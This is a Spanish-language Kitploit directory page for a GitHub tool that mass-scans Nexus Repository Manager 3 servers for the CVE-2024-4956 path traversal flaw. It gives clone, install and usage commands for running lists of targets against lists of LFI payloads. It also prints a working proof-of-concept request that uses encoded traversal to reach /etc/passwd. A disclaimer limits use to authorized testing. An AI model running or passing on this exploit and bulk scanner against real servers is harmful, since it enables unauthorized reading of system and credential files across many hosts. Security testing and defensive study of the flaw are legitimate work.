
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-4956-Bulk-Scanner — [CVE-2024-4956] Escáner masivo de path traversal no autenticado para Nexus Repository Manager 3 | Kitploit
Herramientas/GitHubGitHub/ifconfig-me/cve-2024-4956-bulk-scanner
Escáneres de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de PenetraciónAprendizaje y Educación
GitHubifconfig-me/cve-2024-4956-bulk-scanner

CVE-2024-4956-Bulk-Scanner

[CVE-2024-4956] Escáner masivo de path traversal no autenticado para Nexus Repository Manager 3

Ver Repositorio
17631hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    343
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    295

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

README.md

Escáner Masivo CVE-2024-4956

Aviso legal

Esta herramienta se proporciona únicamente con fines educativos y para pruebas en entornos corporativos. https://twitter.com/nav1n0x/ y https://github.com/ifconfig-me no se hacen responsables del mal uso de este código. Úsala bajo tu propio riesgo. No ataques un objetivo para el que no tengas permiso. Esta herramienta utiliza el payload publicado públicamente.

Este escáner ayuda a los entusiastas de la seguridad a escanear la vulnerabilidad de Path Traversal en objetivos de Nexus Repository de forma masiva.


El escáner mostrará la cantidad de objetivos cargados y el estado del escaneo actual. Las URLs se listarán con tres mensajes de estado: Tiempo de espera, Fallo o Éxito, según los resultados. Asegúrate de que targets.txt contenga la lista de dominios y lfi-payloads.txt contenga la lista de payloads. El escáner mostrará la URL que se está probando en ese momento, actualizándose con cada nueva solicitud, e indicará éxito o fracaso respectivamente. El script también guarda una lista de URLs exitosas en el directorio con el nombre successful_urls.txt. Proporcionará un resumen del número de intentos exitosos al final.

Instalación

Asegúrate de tener Python 3.6+ y pip instalados.

  1. Clona el repositorio:

    • git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.git
    • cd CVE-2024-4956-Bulk-Scanner
  2. Instala las dependencias necesarias:

    pip install -r requirements.txt

Instrucciones de uso

  1. Prepara tu archivo targets.txt con la lista de dominios y lfi-payloads.txt con la lista de payloads.

  2. Ejecuta el escáner:

    python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

PoC

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

Ataque exitoso

image

Escáner en acción

image

Aviso legal

Esta herramienta se proporciona únicamente con fines educativos y para pruebas en entornos corporativos. https://twitter.com/nav1n0x/ y https://github.com/ifconfig-me no se hacen responsables del código. Úsala bajo tu propio riesgo. No ataques un objetivo para el que no tengas permiso.


Descargar herramienta




